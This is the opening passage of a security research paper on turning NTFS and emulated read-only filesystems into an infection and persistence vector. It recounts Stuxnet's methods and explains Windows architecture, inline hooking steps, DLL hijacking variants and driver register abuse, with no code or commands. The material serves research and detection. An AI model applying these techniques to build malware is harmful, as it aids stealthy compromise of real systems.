DriverJack: Turning NTFS and Emulated Read-only Filesystems in an Infection and Persistence Vector

Alessandro Magnosi (@klezVirus)

TABLE OF CONTENTS

ABSTRACT

Abstract - This paper reexamines the sophisticated cyberattack mechanisms of the Stuxnet worm with a focus on present-day security environments and vulnerabilities. Our analysis begins with an examination of Stuxnet's operational tactics as a foundation for discussing contemporary exploits that target emulated read-only filesystems and NTFS vulnerabilities. Since 2011, updates to the Windows security framework, including Device Guard Signature Enforcement (DSE) and Hypervisor-protected Code Integrity (HVCI), have reshaped attack strategies. Our research introduces an innovative method that leverages overlooked vulnerabilities in emulated filesystems, allowing attackers to discreetly install and maintain harmful software, mirroring the stealthy nature of Stuxnet. We also uncover new NTFS glitches that allow attackers to erase their tracks while retaining persistence in the system. The paper develops new Indicators of Compromise (IOCs) that detect these sophisticated methods. By drawing parallels to Stuxnet and adapting its methodologies to contemporary technologies, our paper provides insights into lesser-known filesystem vulnerabilities, emphasizing their implications and the challenges they pose to security defenses. Index Terms - Evasion Engineering, Malware Development, Kernel Driver Exploitation

ACKNOWLEDGEMENTS

I. INTRODUCTION

The battlefield between cyber attackers and defenders has greatly changed because of the advancement and improvement of Endpoint Detection and Response (EDR) capabilities in the constantly changing field of cybersecurity. Sophisticated behavioral detection algorithms and Event Tracing for Windows (EtwTI) are currently used by advanced EDR systems to stop malicious activity. As a result, attackers are now forced to shift their tactics to more covert kernel-mode exploits to discover and neutralize threats that operate within the user-mode.

The shift to kernel-level strategies has made the development of strong defenses necessary to safeguard the operating system's integrity on a deeper level. Microsoft has released several potent security updates targeted at strengthening the kernel against such breaches in response to this changing threat scenario. These initiatives include Hypervisor-protected Code Integrity (HVCI) and Virtualization-Based Security (VBS), which provide strong protections against driver exploitation and illegal kernel tampering.

Moreover, Microsoft has put in place the Certificate Revocation List (CRL) and Driver Blocklist tools to explicitly mitigate the risks related to rogue drivers. By preventing known malicious or compromised drivers from being loaded into the system, these technologies greatly reduce the attack surface that adversaries can exploit.

The capacity of EDR solutions to detect previously concealed actions has significantly improved with the addition of EtwTI. EtwTI allows security solutions to detect and react to unusual behaviors and patterns that point to malicious intent, especially when they involve direct kernel interactions. This is accomplished by monitoring and analyzing comprehensive telemetry data.

This study examines how the threat landscape has changed because of these improved security measures, compelling attackers to modify their strategies. We examine how well-suited HVCI, VBS, and related technologies are for thwarting driver- and kernel-based assaults and assess how they affect the security posture of contemporary computing environments. This study attempts to provide a thorough overview of current trends in cybersecurity defenses and the continuous game of cat and mouse between cyber adversaries and defenders by looking at recent breakthroughs and their ramifications.

II. BACKGROUND

This section details the backend concepts from the Windows NTFS documentation and previous research on the Stuxnet worm that are relevant to the ideas behind this paper.

A. THE STUXNET WORM

HIGH-LEVEL OVERVIEW

Figure 1: Stuxnet - High Level Structure

INITIAL ACCESS VIA REMOVABLE MEDIA

The initial method used by Stuxnet to infect the first workstations was highly sophisticated, utilizing cleverly designed mechanisms. It principally relied on removable media, specifically USB flash drives, to carry its harmful payload. This approach was intentionally developed to circumvent network-based security measures and directly infiltrate air-gapped systems that are frequently present in crucial industrial settings. Below is a comprehensive analysis of how Stuxnet began its process of infecting and the specific software it installed on the affected workstations.

WHY USB DRIVES

Many of the target environments, such as nuclear facilities and industrial control systems, operated in secure networks disconnected from the internet, commonly known as air-gapped networks. USB drives, often used to transfer files between secured and non-secured networks, presented a viable entry point.

Another interesting reason is that USB drives are commonly used in industrial settings for updating software, transferring configuration files, or moving data between systems. Their frequent use and the trust placed in them made USBs an ideal vector for stealthy malware introduction.

Moreover, at the time, Windows had a significant vulnerability (CVE-2010-2568) related to the way shortcut files (.lnk) were processed. This allowed Stuxnet to execute automatically when the drive's contents were viewed in Windows Explorer, without any additional user interaction, making it a highly effective delivery method.

FALLBACK STRATEGIES

While USB drives were an effective initial attack vector, Stuxnet also incorporated additional methods to spread within a network environment, ensuring its propagation even in the absence of USB drive usage.

These strategies involved the exploitation of several known Windows vulnerabilities to spread laterally across networked computers. This included the infamous MS08-067 vulnerability, which had been widely exploited by other malware like Conficker, and MS10-061, a Printer Spooler impersonation vulnerability allowing an arbitrary file-write.

Additionally, the worm also spread to network shares either through scheduled jobs or using Windows Management Instrumentation (WMI). It would enumerate all user and domain accounts to access network resources, either with the user's credentials or via WMI with the explorer.exe token.

Stuxnet also had the capability to propagate to machines hosting Siemens WinCC SCADA systems by exploiting hardcoded SQL credentials. This approach involved leveraging the SQL credentials that were embedded within the WinCC[1] software to gain unauthorized access to the database. Once access was established, Stuxnet utilized Microsoft SQL Server's extended stored procedures to execute its code automatically.

---

[1] Vulners, 'Siemens WinCC Microsoft SQL (MSSQL) Server Default Credentia... - Vulnerability Database | Vulners.Com'.

Figure 2: Stuxnet propagation mechanisms

ELEVATION OF PRIVILEGES

Once bootstrapped, the worm utilized multiple zero-day vulnerabilities to acquire higher levels of access and privileges. Two noteworthy vulnerabilities were the Windows Task Scheduler vulnerability (CVE-2010-3338) and the Windows Keyboard Layout vulnerability (CVE-2010-2743). These vulnerabilities enabled Stuxnet to carry out its payload with system privileges, which were necessary for the succeeding stages of its attack (i.e., loading its kernel-mode driver).

COMMAND AND CONTROL

Stuxnet was primarily meant to work autonomously without relying on Command and Control (C&C) servers. However, it did have the ability to connect with distant servers, potentially for the purpose of obtaining updates or extracting data. Nevertheless, the utilization of C&C was limited and mostly functioned as a contingency measure.

INSTALLATION AND PERSISTANCE

Stuxnet introduced several files onto the system, including a duplicate of its primary Dynamic Link Library (DLL), which housed most of its malicious capabilities. The DLL was the component copied over to new targets during the infection process and was the first component to be executed.

However, one of the most important components in the Stuxnet architecture was its kernel rootkit, named MrxCls.sys driver, which was digitally certified using hacked Realtek and JMicron certificates. Stuxnet used this driver as its primary load point, making sure the malware ran each time the compromised machine turned on. The driver was registered as a boot start service and started early in the Windows boot process.

The driver also significantly contributed to the concealment of Stuxnet's presence on compromised devices and systems, further augmenting its stealth and persistence. Through direct manipulation of the filesystem drivers, Stuxnet was able to intercept and modify IRP requests pertaining to file operations, hence preventing its files from

being discovered by users or antivirus software. This involved removing files with attributes from directory listings to conceal its components, which are dispersed via USBs and other detachable drives. Files named with the pattern `~WTR[FOUR NUMBERS].TMP` or files with the .LNK extension were made invisible, making it possible for Stuxnet to continue operating without users or system administrators realizing it was there.

STEP7 DLL PROXYING

Stuxnet employed a sophisticated technique known as DLL proxying to subtly alter the behavior of industrial control systems managed by Siemens STEP7 software. This method involved replacing a legitimate STEP7 DLL with a malicious version that Stuxnet introduced onto the system. The malware's DLL was designed to mimic the functionality of the original to avoid raising suspicions while introducing additional code that manipulated the PLCs (Programmable Logic Controllers). Once the STEP7 software loaded the compromised DLL, Stuxnet could intercept and modify the commands sent to the PLCs, leading to unauthorized operations such as changing the frequency of motor drives or modifying the logic of the PLCs.

B. WINDOWS NT ARCHITECTURE

Microsoft Windows has two levels, or "modes": user mode and kernel mode. User mode is where files and programs that users deal with are stored, and kernel mode is where Windows' drivers and core functions run the system. Through the Windows API and a set of functions in system tools, drivers can make it easier for these modes to talk to each other.

WINDOWS NT – USER-MODE

THE WINDOWS API ECOSYSTEM

The architectural framework of Windows NT, a lineage of operating systems devised and commercialized by Microsoft Corporation, adheres to a stratified design comprising two primary constituents: user mode and kernel mode.

It makes a very controlled logical boundary between the normal user and the Windows kernel by dividing the operating system into two modes. This barrier is very important for keeping the OS safe and secure, since getting into the kernel gives you full control of a system. Because of this, an attacker can get past this hurdle by using a malicious driver, which means the whole system is compromised.

User mode encompasses an assortment of system-defined processes and dynamically linked libraries (DLLs), which serve as modular units of code that can be shared across multiple applications. The intermediary between user mode applications and the kernel functions of the operating system is denoted as an "environment subsystem." Windows NT can support multiple environment subsystems, each implementing a distinct set of application programming interfaces (APIs). This architectural arrangement was conceived to facilitate the compatibility of applications originally developed for a diverse array of operating systems. It is important to note that none of the environment

subsystems possess direct access to hardware components; rather, interaction with hardware functions is achieved by invoking kernel mode routines.


Figure 3: Windows Architecture Overview

A fundamental principle underlying this architecture is that, whenever a software program needs access to system functionalities, it is compelled to do so through the utilization of APIs offered by the Windows ecosystem. This characteristic is exploited by defensive systems, which have the capacity to instrument these DLLs to hijack the standard control flow of a program, thereby enabling the inspection of its activities. This approach serves to enhance security and maintain the integrity of the system against potential threats.

HOOKING

A principal method employed by malware in the manipulation and subversion of system processes is undoubtedly userland hooking. This technique involves the strategic interception and manipulation of function calls within the user mode, or userland, portion of an operating system. By instrumenting and modifying the dynamically linked libraries (DLLs) containing application programming interfaces (APIs), malware can effectively gain visibility and control over the execution flow of applications, thereby enabling the execution and concealment of potentially malicious behavior.

Hooking, in the context of software security, can be likened to a web proxy. It involves intercepting and inspecting all API calls (e.g., `CreateFile`, `ReadFile`, `OpenProcess`) made by an application. Malicious software uses this strategy to assess the actions and manipulate the intents of the program to perform nefarious activities without detection.

Malware authors implement hooking by hijacking or modifying function definitions (APIs) in Windows DLLs, such as `kernel32`, `kernelbase`, and `ntdll`. This is achieved by inserting a jump (`jmp`) instruction at the beginning of the function definition. This `jmp` instruction alters the program's execution flow, redirecting it to the malware's own routines. The malware's module evaluates the program for any opportunities to inject malicious code or leak sensitive information by analyzing the arguments passed to the hooked or monitored function. This redirection process is sometimes referred to as a detour or trampoline.

There are primarily two forms of userland hooking: Import Address Table (IAT) hooking and inline hooking. For the purposes of this paper and in the interest of brevity, we will not delve into IAT hooking, as it is not directly pertinent to the research presented herein.

The following high-level schema outlines the typical implementation process for inline hooking:

1. Identify the target function to be hooked within the executable or a dynamically linked library (DLL).
2. Suspend all threads in the target process to ensure a safe modification environment.
3. Backup the original bytes of the target function's entry point (usually, the first 5-15 bytes, depending on the instructions).
4. Modify the target function's entry point by inserting a jump (`JMP`) instruction that redirects the control flow to the custom hook handler function.
5. Resume all threads in the target process.

Upon the execution of the hooked function, the control flow is diverted to the custom hook handler function, enabling the interception and potential modification of the function's input parameters, return value, and even the behavior itself. The hook handler can also choose to call the original function by executing the backed-up bytes before returning, ensuring the original functionality is preserved when required.


Figure 4: User-mode Hooking

DLL PROXYING

DLL Proxying, also known as DLL Forwarding or DLL Hijacking, is a technique used by attackers to manipulate the behaviour of applications by intercepting and redirecting calls to DLL (Dynamic Link Library) files. This method exploits the Windows DLL search order to load a malicious DLL instead of the legitimate one, thereby allowing the attacker to execute arbitrary code within the context of the compromised application.

When a program tries to load a DLL by name without providing the complete path, the procedure usually starts. Windows looks for the DLL in a preset order, going through several system folders before ending with the directory

holding the executable file. The directories specified in the system's PATH environment variable will be searched by Windows if the DLL cannot be in any of these places.

By putting a malicious DLL in a path that the application searches before the genuine DLL, attackers can take advantage of this behaviour. The attacker's version of the DLL is unintentionally loaded by the application when it tries to load the intended one. This gives the attacker the ability to run their own code inside the context of the infected application, possibly leading to more malicious actions, the theft of confidential data, or illegal access.

There exist multiple iterations of DLL Proxying methodologies:

- **DLL Replacement**: Swapping out a legitimate DLL for a malicious one while maybe utilizing DLL Proxying to keep the original DLL working.
- **DLL Search Order Hijacking**: Taking advantage of an application's loading pattern by inserting a malicious DLL into a directory that comes before the genuine DLL in the search sequence.
- **Phantom DLL Hijacking:** Inserting a malicious DLL that is intended to be loaded by the program, leading it to assume incorrectly that it is a necessary but nonexistent DLL.
- **DLL Redirection:** Redirecting the application to load a malicious DLL by changing search parameters like %PATH% or editing `.exe.manifest/.exe.local` files.
- **WinSxS DLL Replacement:** Often observed in DLL side-loading situations, this involves swapping out a valid DLL for a malicious one inside the WinSxS directory.
- **Relative Path DLL Hijacking:** Like Binary Proxy Execution techniques, Relative Path DLL Hijacking involves hiding the malicious DLL in a user-controlled directory alongside a copy of the application.

WINDOWS NT – KERNEL-MODE

The Windows kernel serves as the fundamental interface between the hardware of the system with its high-level software. The system is tasked with overseeing the allocation and utilization of system resources, ensuring security measures are in place, managing processes and memory, and performing various other functions. The kernel works in a privileged mode called kernel mode, where it handles all key functions necessary for the efficient and safe operation of the system, unlike user-mode apps that execute particular tasks.

The Windows Kernel operates predominantly in kernel mode, partitioned into distinct layers that each perform essential functions within the system:

- **NT Operating System (NTOS)**: This core component encompasses kernel-mode services crucial for the operation of the OS. It includes:
  - **Runtime Library**: Offers basic routines and utilities for other components of the kernel.
  - **Scheduling**: Handles thread scheduling across CPUs, prioritizing, and managing execution time.
  - **Executive Services**: High-level interfaces and functions for OS operations.
  - **Object Manager**: Manages Windows objects and their permissions, providing a secure mechanism for object access and manipulation.
  - **Services for I/O, Memory, and Processes**: Includes comprehensive management capabilities for input/output operations, memory handling, and process life cycle.
- **Hardware Abstraction Layer (HAL)**: HAL simplifies the interaction between the NTOS and the system hardware. It mitigates hardware dependency by providing:
  - **Device Access Facilities**: Streamline access to hardware components.
  - **Timers and Interrupt Servicing**: Manage timing operations and interrupt handling.
  - **Clocks and Spinlocks**: Essential for managing time-sensitive operations and low-level synchronization.
- **Drivers**: These are essentially kernel extensions primarily focused on device access. They interact with the HAL and hardware directly to extend the kernel's capabilities through additional modular components.

The Windows kernel offers several services crucial for efficient system management:

- **Process Management**: Handles creation and management of processes and threads, which are fundamental for application operation.
- **Security Reference Monitor**: Ensures security across the system by managing access checks and token operations, which are vital for maintaining the integrity and confidentiality of the data and operations.
- **Memory Manager**: Manages all aspects of memory handling, such as dealing with page faults, managing virtual and physical memory spaces, and supporting operations like copy-on-write and mapped files.
- **Lightweight Procedure Call (LPC)**: Acts as the communication backbone for remote procedure calls and user-mode system services, enabling efficient messaging within the system.
- **I/O Manager**: Translates user-level requests into system I/O operations, manages device configuration and operation, and is integral to the plug-and-play functionality as well as power management.
- **Cache Manager**: Built on top of the Memory Manager, it provides optimized file-based caching to enhance performance for file system I/O operations.

Finally, the Scheduler, also referred to as the kernel, is responsible for managing thread execution across processors:

- **Thread Scheduling**: Utilizes a round-robin method among different priority levels with adjustments for maintaining efficiency, except in the case of fixed priority real-time threads.

- **Asynchronous Procedure Calls (APCs)**: Serve to deliver I/O completions and manage thread/process terminations. Unlike UNIX signals, APCs require explicit blocking by user-mode code to handle pending deliveries.

- **Interrupt Service Routines (ISRs)**: Operate at a high Interrupt Request Level (IRL > 2), processing most tasks by queuing a Deferred Procedure Call (DPC) at DISPATCH level (IRQL == 2).

- **Worker Thread Pool**: Available for running tasks that cannot be handled within the normal thread context, providing flexibility and robust handling of various operations across the system.

KERNEL-MODE DRIVERS

Windows drivers are specialized software components that enable the operating system to interface with various hardware devices. They translate system-level operations into device-specific commands and vice versa, allowing applications to interact with hardware without needing to manage the hardware's details directly.

In the Windows Driver Stack, kernel-mode drivers are organized into three primary types, each serving distinct roles and positioned at different levels in the driver hierarchy:

- **Highest-Level Drivers**: These drivers manage file systems such as NT File System (NTFS), File Allocation Table (FAT), and CD-ROM File System (CDFS). They rely heavily on the functionality provided by lower-level drivers to perform their operations. The highest level drivers include:

  - **File System Drivers (FSDs)**: Manage how data is stored and retrieved from various storage media.

- **Intermediate Drivers**: Positioned between the highest-level and lowest-level drivers, intermediate drivers can either manage a device directly or modify the behavior of lower-level drivers. They are subdivided into:

  - **Function Drivers**: Control specific devices on an I/O bus.

  - **Filter Drivers**: Modify the input/output operations of function drivers. They can be stacked above or below these drivers.

  - **Software Bus Drivers**: Facilitate the operation of a logical bus that manages child devices, such as a driver controlling a multifunction adapter with multiple heterogeneous devices on-board.

- **Lowest-Level Drivers**: These are the foundational drivers in the stack and include hardware bus drivers that manage the I/O bus connections to peripheral devices. They operate independently of other lower-level drivers and coordinate closely with the Plug and Play manager to manage device configurations and system resources. This category also includes:

  - **Legacy Drivers**: Typically control a physical device directly and are considered part of the lowest-level drivers.

Figure 5: High-Level, Medium-Level, and Low-Level Drivers

Drivers in Windows are integrated at the kernel level, allowing them to execute operations with high privileges necessary for direct hardware interaction. They communicate with the hardware through the Hardware Abstraction Layer (HAL), which provides a consistent interface, irrespective of the underlying hardware specifics.

Driver Development

Developing Windows drivers requires an in-depth understanding of the Windows Driver Model (WDM), Kernel-Mode Driver Framework (KMDF), and User-Mode Driver Framework (UMDF). These frameworks and models provide standardized methods to ensure that drivers operate safely and efficiently within the system.

WDM is the older driver development model that handles the interaction between the operating system and the hardware. It categorizes drivers into three types based on their operation:

- **Bus Drivers**: Manage a logical or physical bus.

- **Function Drivers**: Manage a specific function for a device.

- **Filter Drivers**: Provide added functionality and mediate between the OS and device drivers.

WDF is a collection of tools and libraries designed to simplify the development of device drivers. It includes a kernel mode framework (KMDF) and a user-mode one (UMDF), which provide environments for writing drivers in user-mode or kernel-mode, respectively.

- **Kernel-Mode Driver Framework (KMDF)**: Helps to implement drivers that operate in kernel mode, offering robust support for hardware that requires high-speed interaction with the OS, such as graphics cards and network adapters. KMDF drivers benefit from simplified handling of device operations, reduced coding requirements, and better system stability.

- **User-Mode Driver Framework (UMDF)**: Supports drivers that run in user-mode space, reducing system risk and improving stability, as faults in the driver do not impact the kernel. This is suitable for less critical hardware interaction, like USB peripherals and other external devices that do not require direct memory access (DMA) or other high-privileged operations.

## COMMON KERNEL DRIVER VULNERABILITIES

Drivers are crucial software components that enable the interaction between an operating system and its hardware, making them indispensable for the operation of any computer system. These drivers, particularly those operating on x86-64 architecture within the Windows environment, may occasionally have security weaknesses that can be exploited by malevolent individuals. These flaws have the potential to turn crucial software components into entry points for major security breaches.

UNPROTECTED READ/WRITE TO MODEL SPECIFIC REGISTERS

An important risk arises from the utilization of Model Specific Registers (MSRs). MSRs, or Model Specific Registers, are specialized registers included in most computer processors. They serve specific purposes such as debugging, monitoring performance, and managing aspects of the CPU and GPU. They have a vital function in the running of a system, as they gather key environmental measurements such as temperature or voltage. Drivers exposing IOCTLs to query the system registers usually do that to gather information about the OS.

However, certain specific registers, such as IA32_LSTAR, regulate how system calls are dispatched within the system and can be abused for arbitrary code execution.

Normally, IA32_LSTAR points to KiSystemCall64, which is contained in ntoskrnl.exe. However, with the implementation of KVA shadowing patches, IA32_LSTAR is redirected to KiSystemCall64Shadow.
